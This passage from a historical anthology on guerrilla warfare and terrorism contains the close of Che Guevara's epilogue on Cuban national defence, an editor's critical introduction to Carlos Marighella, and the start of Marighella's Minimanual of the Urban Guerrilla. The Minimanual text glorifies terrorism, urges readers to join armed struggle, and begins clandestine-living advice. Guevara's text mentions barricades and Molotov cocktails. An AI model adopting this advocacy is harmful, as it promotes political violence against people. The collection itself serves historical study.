A corps to take charge of sowing the new truths of the Revolution among all the units of the army should immediately be created. It should explain to the soldiers, peasants, and workers, who have come out of the mass of the people, the justice and the truth of each revolutionary act, the aspirations of the Revolution, why there is a fight, why so many companions have died without seeing the victory. United to this intensive indoctrination, accelerated courses of primary instruction that will begin to overcome illiteracy should also be given, in order to improve the rebel army gradually until it has become an instrument of high technical qualifications, solid ideological structure, and magnificent combat power.

Time will create these three qualities. The military apparatus can continue to be perfected as time goes on; the former combatants can be given special courses to prepare them to serve as professional military men who will then give annual courses of instruction to the people joining voluntarily or by conscription. This will depend on national characteristics and rules cannot be stated.

From this point forward we are expressing the opinion of the command of the Rebel Army with respect to the policy to be followed in the concrete Cuban situation, given the menace of foreign invasion, the conditions of the modern world at the end of 1959 or the beginning of 1960, with the enemy in sight, analyzed, evaluated, and awaited without fear. In other words, we are no longer theorizing for the instruction of others about what has already been done; rather we theorize about what has been done by others in order to apply it ourselves in our own national defense.

As our problem is to theorize about the Cuban case, and locate and test our hypothesis on the map of American realities, we present as an epilogue the following analysis of the Cuban situation, its present and its future.

EPILOGUE

ANALYSIS OF THE CUBAN SITUATION, ITS PRESENT AND ITS FUTURE

A year has now passed since the flight of the dictator, the culmination of a long armed civil struggle by the Cuban people. The achievements of the government in the social, economic, and political fields are enormous; nevertheless, it is necessary to analyze them, to evaluate each act and to show precisely the dimensions of our Cuban Revolution. This national Revolution, fundamentally agrarian, having the enthusiastic support of workers, of people from the middle class and today even of owners of industry, has acquired a continental and world-wide importance, enhanced by its peculiar characteristics and by the inflexible will of the people.

It will not be possible to present a synthesis, however brief, of all the laws passed, all of them undoubtedly of popular benefit. It will be enough to select a few for special emphasis and to show at the same time the logical chain that carries us forward, step by step, in a progressive and necessary order of concern for the problems of the Cuban people.

The first alarm for the parasitic classes of the country is sounded in the rent law, the reduction of electric rates, and government intervention in the telephone company followed by a reduction in rates, all decreed in rapid succession. Those who had thought Fidel Castro and the men who made this Revolution to be nothing more than politicians of the old style, manageable simpletons

with beards their only distinction, now began to suspect that something deeper was emerging from the bosom of the Cuban people and that their privileges were in danger. The word "Communism" began to envelop the figures of the leaders and of the triumphant guerrilla fighters; consequently the word anti-Communism, as the position dialectically opposed, began to serve as a nucleus for all those who resented the loss of their unjust privileges.

The law on vacant lots and the law on installment sales aggravated this sensation of malaise among the usurious capitalists. But these were minor skirmishes with the reactionaries; everything was still all right and possible. "This crazy fellow," Fidel Castro, could be counseled and guided to good paths, to good "democratic" paths, by a Dubois or a Porter. It was necessary to place hope in the future.

The Agrarian Reform law was a tremendous jolt. Most of those who had been hurt now saw clearly. One of the first was Gaston Baquero, the voice of reaction; he had accurately interpreted what was going to happen and had retired to quieter scenes under the Spanish dictatorship. There were still some who thought that "the law is the law," that other governments had already promulgated such laws, theoretically designed to help the people. Carrying out these laws was another thing. That brash and complex child that had the initials INRA for its familiar name was treated at the beginning with peevish and touching paternalism within the ivory towers of learning, pervaded with social doctrines and respectable theories of public finance, to which the uncultivated and absurd mentalities of the guerrilla fighters could not arrive. But INRA advanced like a tractor or a war tank, because it is tractor and tank at the same time, breaking down the walls of the great estates as it passed and creating new social relations in the ownership of land.

This Cuban Agrarian Reform appeared with various characteristics important for America. It was anti-feudal in the sense that it eliminated the Cuban-style latifundia, annulled all contracts that called for payment of rent of land in crops, and liquidated the servile relations that existed principally in coffee and tobacco production, two important branches of our agriculture. But it also was an Agrarian Reform in a capitalist medium to destroy the pressure of monopoly on human beings, isolated or joined together, to help them work their land honorably and to produce without fear of the creditor or the master. It had the characteristic from the first moment of assuring to peasants and agricultural workers, those who give themselves to the soil, needed technical help from competent personnel; machinery; financial help provided through credits from INRA or para-state banks; and big help from the "Association of People's Stores" that has developed on a large scale in Oriente and is in process of development in other provinces. The state stores, replacing the old usurers, provide just financing and pay a just price for the harvest.

Compared with the other three great agrarian reforms in America (Mexico, Guatemala, and Bolivia) the most important distinctive characteristic is the decision to carry Cuban reform all the way, without concessions or exceptions of any kind. This total Agrarian Reform respects no rights that are not rights of the people nor singles out any class or nationality for discriminatory treatment: the force of the law falls equally on the United Fruit Company and on the King Ranch, as on the big Cuban landowners.

Under these conditions land is being cleared, mainly for the production of crops which are very important to the country, rice, oil-producing grains and cotton; these are being intensively developed. But the nation is not satisfied and is going to recover all its stolen resources. Its rich sub-soil, which has been a field of monopolist voracity and struggle, is virtually recovered by the petroleum law. This law, like the Agrarian Reform and all the others promulgated by the Revolution, responds to Cuba's irresistible necessities, to urgent demands of a people that wishes to be free, that wishes to be master of its economy, that wishes to prosper and to reach ever higher goals of social development. But for this very reason it is an example for the continent and feared by the oil monopolies. It is not that Cuba directly hurts the petroleum monopoly substantially. There is no reason to believe the country to be rich in reserves of the prized fuel, even though there are reasonable hopes of obtaining a supply that will satisfy its internal needs. On the other hand, by its law Cuba gives a palpable example to the brother peoples of America, many of them foraged by these monopolies or pushed into intercine wars in order to satisfy the necessities or appetites of competing trusts. At the same time Cuba shows the possibility of acting in America and the exact hour when action ought to be considered. The great monopolies also cast their worried look upon Cuba; not only has someone in the little island of the Caribbean dared to liquidate the interests of the omnipotent United Fruit Company, legacy of Mr. Foster

Dulles to his heirs; but also the empires of Mr. Rockefeller and the Deutsch group have suffered under the lash of intervention by the popular Cuban Revolution.

This law, like the mining law, is the response of the people to those who try to check them with threats of force, with aerial incursions, with punishments of whatever type. Some say that the mining law is as important as the Agrarian Reform. We do not consider that it has this importance for the economy of the country in general, but it introduces another new feature: a 25 percent tax on the amount of product exported, to be paid by companies that sell our minerals abroad (leaving now something more than a hole in our territory). This not only contributes to our Cuban welfare; it also increases the relative strength of the Canadian monopolies in their struggle with the present exploiters of our nickel. Thus the Cuban Revolution liquidates the latifundia, limits the profits of the foreign monopolies, limits the profits of the foreign intermediaries that dedicate themselves with parasitic capital to the commerce of importation, launches upon the world a new policy in America, dares to break the monopolist status of the giants of mining, and leaves one of them in difficulty, to say the least. This signifies a powerful new message to the neighbors of the great stronghold of monopoly, and causes repercussions throughout America. The Cuban Revolution breaks all the barriers of the news syndicates and diffuses its truth like a shower of dust among the American masses anxious for a better life. Cuba is the symbol of nationality renewed and Fidel Castro the symbol of liberation.

By a simple law of gravity the little island of one hundred fourteen thousand square kilometers and six and one-half million inhabitants assumes the leadership in the anti-colonial struggle in America, in which serious handicaps in other countries permit Cuba to take the heroic, glorious and dangerous advanced post. The economically less weak nations of colonial America, the ones in which national capitalism develops haltingly in a continuous, relentless, and at times violent struggle against the foreign monopolies, now cede their place gradually to this small, new champion of liberty, since their governments do not have sufficient force to carry the fight forward. This is not a simple task, nor is it free from danger and difficulties. The backing of a whole people and an enormous charge of idealism and spirit of sacrifice are needed in the nearly solitary conditions in which we are carrying it out in America. Small countries have tried to maintain this post before Guatemala, the Guatemala of Quetzal, that dies when it is imprisoned in a cage, the Guatemala of the Indian Tecum Umam, fell before the direct aggression of the colonialists. Bolivia, the country of Morillo, the proto-martyr of American independence, yielded to the terrible hardships of the struggle after setting three examples that served as the foundation of the Cuban Revolution: the suppression of the army, agrarian reform, and nationalization of mines-maximum source of riches and at the same time maximum source of tragedy.

Cuba knows about these previous examples, knows the failures and the difficulties, but it knows also that we are at the dawning of a new era in the world. The pillars of colonialism have been swept aside by the power of the national and popular struggle in Asia and Africa. Solidarity among peoples does not now come from religion, customs, tastes, racial affinity or its lack. It arises from a similarity in economic and social conditions and from a similarity in desire for progress and recuperation. Asia and Africa joined hands in Bandung; Asia and Africa come to join hands with colonial and indigenous America through Cuba, in Havana.

On the other hand, the great colonial powers have lost ground before the struggle of the peoples. Belgium and Holland are two caricatures of empires; Germany and Italy lost their colonies. France is bitterly fighting a war that is lost. England, diplomatic and skillful, liquidates political power while maintaining the economic connections.

American capitalism replaced some of the old colonial capitalisms in the countries that began their in- dependent life. But it knows that this is transitory and that there is no real security for its financial speculations in these new territories. The octopus cannot there apply its suckers firmly. The claw of the imperial eagle is trimmed. Colonialism is dead or is dying a natural death in all these places.

America is something else. It has been some time since the English lion with its voracious appetite departed from our America and the young and charming Yankee capitalists installed the "democratic" version of the English clubs, imposing their sovereign domination over every one of the twenty republics.

These is the colonial realm of North American monopoly, its reason for being and last hope, the "backyard of its own house." If all the Latin American peoples should raise the flag of dignity, as

Cuba has done, monopoly would tremble; it would have to accommodate to a new political-economic situation and to substantial prunings of profits. Monopoly does not like profits to be pruned, and the Cuban example, this "bad example" of national and international dignity, is gaining strength in the countries of America. Each time that an impudent people cries out for liberation, Cuba is accused; and it is true in a sense that Cuba is guilty, because Cuba has shown the way, the way of the armed popular fight against armies supposed to be invincible, the way of struggle in wild places to wear down and destroy the enemy far from his bases, in a word, the way of dignity.

This Cuban example is bad, a very bad example, and monopoly cannot sleep quietly while this bad example remains at its feet, defying danger, advancing toward the future. It must be destroyed, voices declare. It is necessary to intervene in this bastion of "Communism," cry the servants of monopoly disguised as representatives in Congress. "The Cuban situation is very disturbing," say the artful defenders of the trusts; we all know that their meaning is: "It must be destroyed."

Very well. What are the different possibilities of aggressive action to destroy the bad example? One could be called the purely economic. These begins with a restriction on credit by North American banks and suppliers to all businessmen, national banks, and even the National Bank of Cuba. Credit is thus restricted in North America, and through the medium of associates an attempt is made to have the same policy adopted in all the countries of Western Europe; but this alone is not sufficient.

The denial of credits strikes a first strong blow at the economy, but recovery is rapid and the commercial balance evens out, since the victimized country is accustomed to living as best it can. It is necessary to apply more pressure. The sugar quota is brought into the picture: yes, no, no, yes. Hurriedly the calculating machines of the agents of monopoly total up all sorts of accounts and arrive at the final conclusion: it is very dangerous to reduce the Cuban quota and impossible to cancel it. Why very dangerous? Because besides being bad politics, it would awaken the appetite of ten or fiffeen other supplier countries, causing them tremendous discomfort, because they would all consider they had a right to something more. It is impossible to cancel the quota, because Cuba is the largest, most efficient, and cheapest provider of sugar to the United States, and because sixty percent of the interests that profit directly from the production and commerce in sugar are United States interests. Besides, the commercial balance is favorable to the United States; whoever does not sell cannot buy; and it would set a bad example to break a treaty. Further, the supposed North American giff of paying nearly three cents above the market price is only the result of North American incapacity to produce sugar cheaply. The high wages and the low productivity of the soil prevent the Great Power from producing sugar at Cuban prices; and by paying this higher price for a product, they are able to impose burdensome treaties on all beneficiaries, not only Cuba. Impossible to liquidate the Cuban quota.

We do not consider likely the possibility that monopolists are employing a variant of the economic approach in bombarding and burning sugar cane fields, hoping to cause a scarcity of the product. Rather this appears to be a measure calculated to weaken confidence in the power of the revolutionary government. (The corpse of the North American mercenary stains more than a Cuban house with blood; it also stains a policy. And what is to be said of the gigantic explosion of arms destined for the Rebel Army?)

Another vulnerable place where the Cuban economy can be squeezed is the supply of raw materials, such as cotton. However, it is well known that there is an over-production of cottan in the world, and any difficulty of this type would be transitory. Fuel? This is worth some attention; it is possible to paralyze a country by depriving it of fuel, and Cuba produces very little petroleum. It has some heavy fuel that can be used to operate its steam-driven machinery and some alcohol that can be used in vehicles; also, there are large amounts of petroleum in the world. Egypt can sell it, the Soviet Union can sell it, perhaps Iraq will be able to sell it shortly. It is not possible to develop a purely economic strategy

As another possibility of aggression, if to this economic variant were added an intervention by some puppet power, the Dominican Republic, for example, it would be somewhat more of a nuisance; but the United Nations would doubtless intervene, with nothing concrete having been achieved.

Incidentally, the new course taken by the Organization of American States creates a dangerous precedent of intervention. Behind the shield of the Trujillo pretext, monopoly solaces itself by constructing a means of aggression. It is sad that the Venezuelan democracy has put us in the difficult position of having to oppose an intervention against Trujillo. What a good turn it has done the pirates of the continent!

Among the new possibilities of aggression is physical elimination by means of an assault on the "old fellow," Fidel Castro, who has become by now the focus of the monopolies' wrath. Naturally, measures must be arranged so that the other two dangerous "international agents," Raul Castro and the author, are also eliminated. This solution is appealing; if simultaneous assaults on all three or at least on the directing head succeeded, it would be a boon to the reaction. (But do not forget the people, Messrs. Monopolists and agents, the omnipotent people who in their fury at such a crime would crush and erase all those who had anything to do directly or indirectly with an assault on any of the chiefs of the Revolution; it would be impossible to restrain them.)

Another aspect of the Guatemalan variant is to put pressure on the suppliers of arms, in order to force Cuba to buy in Communist countries and then use this as an occasion to let loose another shower of insults. This could give results. "It may be," someone in our government has said, "that they will attack us as Communists, but they are not going to eliminate us as imbeciles."

Thus it begins to appear as if a direct aggression on the part of the monopolies will be necessary; various possible forms are being shuffled and studied in the IBM machines with all processes calculated. It occurs to us at the moment that the Spanish variant could be used. The Spanish variant would be one in which some initial pretext is seized upon for an attack by exiles with the help of volunteers, volunteers who would be mercenaries of course, or simply the troops of a foreign power, well supported by navy and air, well enough supported, shall we say, to be successful. It could also begin as a direct aggression by some state such as the Dominican Republic, which would send some of its men, our brothers, and many mercenaries to die on these beaches in order to provoke war; this would prompt the pure-intentioned monopolists to say that they do not wish to intervene in this "disastrous" struggle between brothers; they will merely limit and confine and freeze the war within its present limits by maintaining vigilance over the skies and seas of this part of America with cruisers, battleships, destroyers, aircraft carriers, submarines, minesweepers, torpedo boats, and airplanes. And it could happen that while these zealous guardians of continental peace were not allowing a single boat to pass with things for Cuba, some, many, or all of the boats headed for the unhappy country of Trujillo would escape the iron vigilance. Also they might intervene through some "reputable" inter-American organ, to put an end to the "foolish war" that "Communism" had unleashed in our island; or, if this mechanism of the "reputable" American organ did not serve, they might intervene directly, as in Korea, using the name of the international organ in order to restore peace and protect the interests of all nations.

Perhaps the first step in the aggression will not be against us, but against the constitutional government of Venezuela, in order to liquidate our last point of support on the continent. If this happens, it is possible that the center of the struggle against colonialism will move from Cuba to the great country of Bolivar. The people of Venezuela will rise to defend their liberties with all the enthusiasm of those who know that they are fighting a decisive battle, that behind defeat lies the darkest tyranny and behind victory the certain future of America. A stream of popular struggles can disturb the peace of the monopolist cemeteries formed out of our subjugated sister republics.

Many reasons argue against the chance of enemy victory, but there are two fundamental ones. The first is external: this is the year 1960, the year that will finally hear the voices of the millions of beings who do not have the luck to be governed by the possessors of the means of death and payment. Further, and this is an even more powerful reason, an army of six million Cubans will grasp weapons as a single man in order to defend its territory and its Revolution. Cuba will be a battlefield where the army will be nothing other than part of the people in arms. After destruction in a frontal war, hundreds of guerrilla bands under a dynamic command and a single center of orientation, will fight the battle all over the country. In cities the workers will die in their factories or centers of work, and in the country the peasants will deal out death to the invader from behind every palm tree and from every furrow of the new mechanically plowed field that the Revolution has given them.

And around the world international solidarity will create a barrier of hundreds of millions of people protesting against aggression. Monopoly will see how its pillars are undermined and how the spider web curtain of its newspaper lies is swept away by a puff. But let us suppose that they dare to defy the popular indignation of the world; what will happen here within?

The first thing to be noted, given our position as an easily vulnerable island without heavy arms, with a very weak air force and navy, is the necessity of applying the guerrilla concept to the fight for national defense. Our ground units will fight with the fervor, decision, and enthusiasm of which the sons of the Cuban Revolution are capable in these glorious years of our history. But if the worst occurs, we are prepared to continue fighting even after the destruction of our army organization in a frontal combat. In other words, confronting large concentrations of enemy forces that succeed in destroying ours, we would change immediately into a guerrilla army with a good sense of mobility, with unlimited authority in our column commanders, though with a central command located somewhere in the country giving the necessary direction and fixing the general overall strategy.

The mountains would be the last line of defense of the organized armed vanguard of the people, which is the Rebel Army; but in every house of the people, on every road, in every forest, in every piece of national territory the struggle would be fought by the great army of the rearguard, the entire people trained and armed in the manner now to be described.

Since our infantry units will not have heavy arms, they will concentrate on anti-tank and anti-air defense. Mines in very large numbers, bazookas or anti-tank grenades, anti-aircraft cannon of great mobility and mortar batteries will be the only arms of any great power. The veteran infantry soldier, though equipped with automatic weapons, will know the value of ammunition. He will guard it with loving care. Special installations for reloading shells will accompany each unit of the army, maintaining reserves of ammunition even though precariously.

The air force will probably be badly hurt in the first moments of an invasion of this type. We are basing our calculations upon an invasion by a first-class foreign power or by a mercenary army of some other power, helped either openly or surreptitiously by this great power of first magnitude. The national air force, as I said, will be destroyed, or almost destroyed: only reconnaissance or liaison planes will remain, especially helicopters for minor functions.

The navy will also be organized for this mobile strategy; small launches will give the smallest target to the enemy and maintain maximum mobility. The great desperation of the enemy army in this case as before will be to find something to receive his blows. Instead he will find a gelatinous mass, in movement, impenetrable, that retreats and never presents a solid front, though it inflicts wounds from every side.

It is not easy to overcome an army of the people that is prepared to continue being an army in spite of its defeat in a frontal battle. Two great masses of the people are united around it: the peasants and the workers. The peasants have already given evidence of their efficiency in detaining the small band that was marauding in Pinar del Rio. These peasants will be trained principally in their own regions; but the platoon commanders and the superior officers will be trained, as is now already being done, in our military bases. From there they will be distributed throughout the thirty zones of agrarian development that form the new geographical division of the country. This will constitute thirty more centers of peasant struggle, charged with defending to the maximum their lands, their social conquests, their new houses, their canals, their dams, their flowering harvests, their independence, in a word, their right to live.

At the beginning they will oppose also a firm resistance to any enemy advance, but if this proves too strong for them, they will disperse, each peasant becoming a peaceful cultivator of his soil during the day and a fearsome guerrilla fighter at night, scourge of the enemy forces. Something similar will take place among the workers; the best among them will be trained also to serve thereafter as chiefs of their companions, teaching them principles of defense. Each social class, however, will have different tasks. The peasant will fight a battle typical of the guerrilla fighter; he should learn to be a good shot, to take advantage of all the difficulties of the ground and to disappear without ever showing his face. The workers, on the other hand, have the advantage of being within a modern city, which is a large and efficient fortress; at the same time their lack of mobility is a drawback. The worker will learn first to block the streets with barricades of any available vehicle, furniture, or utensil; to use every block as a fortress with communications formed by holes made in interior walls; to use that terrible arm of defense, the "Molotov cocktail";

and to coordinate his fire from the innumerable loop-holes provided by the houses of a modern city.

From the worker masses assisted by the national police and those armed forces charged with the defense of the city, a powerful block of the army will be formed; but it must expect to suffer great losses. The struggle in the cities in these conditions cannot achieve the facility and flexibility of the struggle in the countryside: many will fall, including many leaders, in this popular struggle. The enemy will use tanks that will be destroyed rapidly as soon as the people learn their weaknesses and not to fear them; but before that the tanks will leave their balance of victims.

There will also be other organizations related to those of workers and peasants: first, the student militias, which will contain the flower of the student youth, directed and coordinated by the Rebel Army; organizations of youth in general, who will participate in the same way; and organizations of women, who will provide an enormous encouragement by their presence and who will do such auxiliary tasks for their companions in the struggle as cooking, taking care of the wounded, giving final comfort to those who are dying, doing laundry, in a word, showing their companions-in-arms that they will never be absent in the difficult moments of the Revolution. All this is achieved by wide-scale organization of the masses supplemented with patient and careful education, an education that begins and is confirmed in knowledge acquired from their own experience; it should concentrate on reasoned and true explanations of the facts of the Revolution.

The revolutionary laws should be discussed, explained, studied in every meeting, in every assembly, wherever the leaders of the Revolution are present for any purpose. Also, the speeches of the leaders, and in our case particularly of the undisputed leader, should constantly be read, commented upon, and discussed. People should come together in the country to listen by radio, and where there are more advanced facilities, to watch by television these magnificent popular lessons that our Prime Minister gives.

The participation of the people in politics, that is to say, in the expression of their own desires made into laws, decrees, and resolutions, should be constant. Vigilance against any manifestations opposed to the Revolution should also be constant; and vigilance over morale within the revolutionary masses should be stricter, if this is possible, than vigilance against the non-revolutionary or the disaffected. It can never be permitted, lest the Revolution take the dangerous path of opportunism, that a revolutionary of any category should be excused for grave offenses against decorum or morality simply because he is a revolutionary. The record of his former services may provide extenuating circumstances and they can always be considered in deciding upon the punishment, but the act itself must always be punished.

Respect for work, above all for collective work and work for collective ends, ought to be cultivated. Volunteer brigades to construct roads, bridges, docks or dams, and school cities should receive a strong impulse; these serve to forge a unity among persons showing their love for the Revolution with works.

An army that is linked in such ways with the people, that feels this intimacy with the peasants and the workers from which it emerged, that knows besides all the special techniques of its warfare and is psychologically prepared for the worst contingencies, is invincible; and it will be even more invincible as it makes the just phrase of our immortal Camilo a part of the flesh of the army and the citizenry: "The army is the people in uniform." Therefore, for all these reasons, despite the necessity that monopoly suppress the "bad example" of Cuba, our future is brighter than ever.

TERROR AND URBAN GUERRILLAS

A Study of Tactics and Documents

Edited and with an Introduction by

5 MINIMANUAL OF THE URBAN GUERRILLA

by Carlos Marighella

The Cuban Revolution, launched in 1956, included terrorism as one aspect of the struggle. Terrorism was not a new form of warfare on the Latin American scene: Cubans and Latin Americans in general were already familiar with bombings and assassinations carried out by clandestine political organizations.

The revolution in Cuba took place basically within two spheres of conflict. In the hills were the guerrillas; in the cities and towns, the underground fighters. The guerrillas, in their fastnesses, were more isolated than the urban fighters, who were involved in a daily and deadly struggle with the police. The situation was far more dangerous for the clandestine organizations that operated within the government's city citadels, and several underground leaders who might have challenged Fidel Castro in authority and stature died under police gunfire. Favoring the guerrillas was the fact that they had Castro, a charismatic individual who conquered the romantic imaginations of much of the country's citizenry.

Once the rebel victory had placed Castro in power, the cultivation of a guerrilla mystique was started. It suited Castro's ego that he be viewed historically as a great military leader. It also suited his political situation at the time, for if he and his guerrillas were credited with the rebel triumph, this placed them in a better position in the post-victory struggle for control of Cuba.

Virtually ignoring the decisive role of the underground in the revolution, Castro and Ernesto Guevara talked so much about the supposed guerrilla victory that they came to believe in it. When they began plan-

ning to export revolution to other countries, guerrilla warfare was their chosen instrument. Guevara declared that "guerrilla action . . . [is to be the] central axis of the struggle."[1]

A number of Cuban-sponsored guerrilla operations were launched in Latin American countries. Although one or two grew to dangerous proportions, none succeeded in overthrowing established governments. The governments and the military had learned from the Cuban example, and with United States assistance and advice, were able to contain, and eventually in most cases, to destroy the guerrilla units. Urban warfare was also waged by revolutionaries, but in the Cuban view guerrilla fighting was of paramount importance. In a speech on 13 March 1967 Castro faulted Venezuelan revolutionaries because there had been in their strategy "an over-estimation of the importance of the capital and of the struggle in the capital and an under-estimation of the importance of the guerrilla movement."[2]

Even as Castro was making this statement, Guevara was in Bolivia, preparing to launch a guerrilla operation in that country. The Guevara movement was to form part of a pincers. The other prong was to be in Venezuela, where two additional high-ranking officials of the Cuban government and army, Raúl Menéndez Tomassevich and Orestes Guerra González, also attempted to shape a guerrilla movement. Guevara failed and died; Tomassevich and Guerra failed but made it back to Cuba.

With the collapse of the grand design for guerrilla conquest, Latin American revolutionaries turned toward increased urban warfare, and particularly terror tactics. A leading proponent of this type of activity was a Brazilian, Carlos Marighella. Born in Salvador, Brazil on 5 December 1911 of a middle-class family, Marighella became a Communist militant by his mid-teens, and at the age of 20 he left engineering school to join an organization that provided refuge for Communists on the run from the police. He may have participated in a Communist uprising which occurred in 1935.

The following year Marighella was arrested for distributing Communist pamphlets and spent a year in jail. He was arrested twice more in the succeeding years and was subjected to tortures in prison. Following the fall of the Getulio Vargas regime in 1945, Marighella ran on the Communist ticket and won a seat in the Federal Chamber of Deputies. The Communist party was again outlawed in 1947. Marighella traveled extensively in Communist countries, but at home his activities were largely clandestine. In 1964 he was again arrested but was released a few months later.

Marighella rejected Moscow's *via pacifica* policy toward Latin America. He attended the Latin American Organization of Solidarity conference held in Havana in 1967. The conference was aimed at expanding Castroite subversion in the hemisphere. When he returned to Brazil, Marighella was expelled from the Moscow-line Brazilian Communist party. He set up his own extremist organization, calling it the *Ala Marighella* (Marighella Wing), and later organized a loose coalition of urban terror groups. The *Minimanual of the Urban Guerrilla,* written by Carlos Marighella, became the operational handbook for these groups.

The end came for Marighella on 4 November 1969. He was caught in a police trap in the city of São Paulo and killed. Two days later he was buried in a pauper's grave.

The *Minimanual* was written specifically for Brazil, but its contents are clearly applicable elsewhere as well. It provides precise instructions on the conduct of various types of urban warfare, including terrorism, of which Marighella says, "Terrorism is an arm the revolutionary can never relinquish." In Marighella's view, "To be an assailant or a terrorist ennobles any honorable man."

So modern is the manual that it mentions the hijacking of airplanes as one of the courses of action open to urban guerrillas. The kidnapping of certain individuals, including well-known personalities, is also advocated by Marighella. He states that kidnapping can be used as a method "to exchange or liberate imprisoned revolutionary comrades," and this technique has now come to the fore as one of the principal weapons utilized by Latin American terrorists. (It has been attempted in Canada, and there is a danger that some day it may be used by terrorists in the United States.)

Ernesto Guevara was an activist and a writer-theoretician. Marighella was an activist and a writer-theoretician. Marighella, operating in dark clandestineness, never achieved nearly as much fame as Guevara. Because of his *Minimanual*, however, he may well become known as the Guevara of urban warfare.

MINIMANUAL OF THE URBAN GUERRILLA

By Way of Introduction

I would like to make a twofold dedication of this work: first to the memories of Edson Souto, Marco Antonio Brás de Carvalho, Nelson José de Almeida ("Escoteiro"), and so many of the heroic fighters and urban guerrillas who fell at the hands of assassins of the Military Police, the Army, the Navy, the Air Force, and the DOPS,[3] hated instruments of the repressive military dictatorship.

Second, to the brave comrades—men and women—imprisoned in the medieval dungeons of the Brazilian government and subjected to tortures that even surpass the horrendous crimes practiced by the Nazis.

Like those comrades whose memory we revere, as well as those taken prisoner in battle, what we must do is fight.

Each comrade who opposes the military dictatorship and wants to fight it can do something, however insignificant the task may seem.

I urge all who read this minimanual and reach the conclusion that they cannot remain inactive, to follow its instructions and join the fight now. I do so because, under whatever hypothesis and in whatever circumstances, the duty of every revolutionary is to make the revolution.

Another important problem is not merely to read the minimanual here and now, but to circulate its contents. This circulation will be possible if those who agree with its ideas make mimeographed copies or print it in a pamphlet, though in this latter case, armed struggle itself will be necessary.

Finally, the reason that the present minimanual bears my signature, is that the ideas expressed or systematized here reflect the personal experience of a group of men engaged in armed struggle in Brazil, among whom I have the honor to be included. So that certain individuals will have no doubt about what this minimanual proclaims and can no longer deny the facts or continue to state that the conditions for the struggle do not exist, it is necessary to assume responsibility for what is said and done. Hence anonymity becomes a problem in a work such as this. The important fact is that there are patriots prepared to fight like ordinary soldiers, and the more there are the better.

The accusation of assault or terrorism no longer has the pejorative meaning it used to have. It has acquired new clothing, a new coloration. It does not factionalize, it does not discredit; on the contrary it represents a focal point of attraction.

Today to be an assailant or a terrorist is a quality that ennobles any honorable man because it is an act worthy of a revolutionary engaged in armed struggle against the shameful military dictatorship and its monstrosities.

A Definition of the Urban Guerrilla

The chronic structural crisis characteristic of Brazil today, and its resultant political instability, are what have brought about the upsurge of revolutionary war in the country. The revolutionary war manifests itself in the form of urban guerrilla warfare, psychological warfare, or rural guerrilla warfare. Urban guerrilla warfare or psychological warfare in the city depends on the urban guerrilla.

The urban guerrilla is a man who fights the military dictatorship with arms, using unconventional methods. A political revolutionary and an ardent patriot, he is a fighter for his country's liberation, a friend of the people and of freedom. The area in which the urban guerrilla acts is in the large Brazilian cities. There are also bandits, commonly known as outlaws, who work in the big cities. Many times assaults by outlaws are taken as actions by urban guerrillas.

The urban guerrilla, however, differs radically from the outlaw. The outlaw benefits personally from the action, and attacks indiscriminately without distinguishing between the exploited and the exploiters, which is why there are so many ordinary men and women among his victims. The urban guerrilla follows a political goal and only attacks the government, the big capitalists, and the foreign imperialists, particularly North Americans.

Another element just as prejudicial as the outlaw and also operating in the urban area is the right-wing counterrevolutionary who creates confusion, assaults banks, hurls bombs, kidnaps, assassinates, and commits the worst imaginable crimes against urban guerrillas, revolutionary priests, students, and citizens who oppose fascism and seek liberty.

The urban guerrilla is an implacable enemy of the government and systematically inflicts damage on the authorities and on the men who dominate the country and exercise power. The principal task of the urban guerrilla is to distract, to wear out, to demoralize the militarists, the military dictatorship and its repressive forces, and also to attack and destroy the wealth and property of the North Americans, the foreign managers, and the Brazilian upper class.

The urban guerrilla is not afraid of dismantling and destroying the present Brazilian economic, political, and social system, for his aim is to help the rural guerrilla and to collaborate in the creation of a totally new and revolutionary social and political structure, with the armed people in power.

The urban guerrilla must have a certain minimal political understanding. To gain that he must read certain printed or mimeographed works such as:

Guerrilla Warfare by Che Guevara
Memories of a Terrorist
Some Questions about the Brazilian Guerrilla Operations and Tactics
On Strategic Problems and Principles
Certain Tactical Principles for Comrades Undertaking Guerrilla Operations
Organizational Questions
O Guerrilheiro, newspaper of the Brazilian revolutionary groups.

Personal Qualities of the Urban Guerrilla

The urban guerrilla is characterized by his bravery and decisive nature. He must be a good tactician and a good shot. The urban guerrilla must be a person of great astuteness to compensate for the fact that he is not sufficiently strong in arms, ammunition, and equipment.

The career militarists or the government police have modern arms and transport, and can go about anywhere freely, using the force of their power. The urban guerrilla does not have such resources at his disposal and leads to a clandestine existence. Sometimes he is a convicted person or is out on parole, and is obliged to use false documents.

Nevertheless, the urban guerrilla has a certain advantage over the conventional military or the police. It is that, while the military and the police act on behalf of the enemy, whom the people hate, the urban guerrilla defends a just cause, which is the people's cause.

The urban guerrilla's arms are inferior to the enemy's, but from a moral point of view, the urban guerrilla has an undeniable superiority.

This moral superiority is what sustains the urban guerrilla. Thanks to it, the urban guerrilla can accomplish his principal duty, which is to attack and to survive.

The urban guerrilla has to capture or divert arms from the enemy to be able to fight. Because his arms are not uniform, since what he has

are expropriated or have fallen into his hands in different ways, the urban guerrilla faces the problem of a variety of arms and a shortage of ammunition. Moreover, he has no place to practice shooting and marksmanship.

These difficulties have to be surmounted, forcing the urban guerrilla to be imaginative and creative, qualities without which it would be impossible for him to carry out his role as a revolutionary.

The urban guerrilla must possess initiative, mobility, and flexibility, as well as versatility and a command of any situation. Initiative especially is an indispensable quality. It is not always possible to foresee everything , and the urban guerrilla cannot let himself become confused, or wait for orders. His duty is to act, to find adequate solutions for each problem he faces, and not to retreat. It is better to err acting than to do nothing for fear of erring. Without initiative there is no urban guerrilla warfare.

Other important qualities in the urban guerrilla are the following: to be a good walker, to be able to stand up against fatigue, hunger, rain, heat. To know how to hide and to be vigilant. To conquer the art of dissembling. Never to fear danger. To behave the same by day as by night. Not to act impetuously. To have unlimited patience. To remain calm and cool in the worst conditions and situations. Never to leave a track or trail. Not to get discouraged.

In the face of the almost insurmountable difficulties of urban warfare, sometimes comrades weaken, leave, give up the work.

The urban guerrilla is not a businessman in a commercial firm nor is he a character in a play. Urban guerrilla warfare, like rural guerrilla warfare, is a pledge the guerrilla makes to himself. When he cannot face the difficulties, or knows that he lacks the patience to wait, then it is better to relinquish his role before he betrays his pledge, for he clearly lacks the basic qualities necessary to be a guerrilla.

How the Urban Guerrilla Lives and Subsists

The urban guerrilla must know how to live among the people and must be careful not to appear strange and separated from ordinary city life.

He should not wear clothes that are different from those that other people wear. Elaborate and high fashion clothing for men or women may often be a handicap if the urban guerrilla's mission takes him into working class neighborhoods or sections where such dress is uncommon.

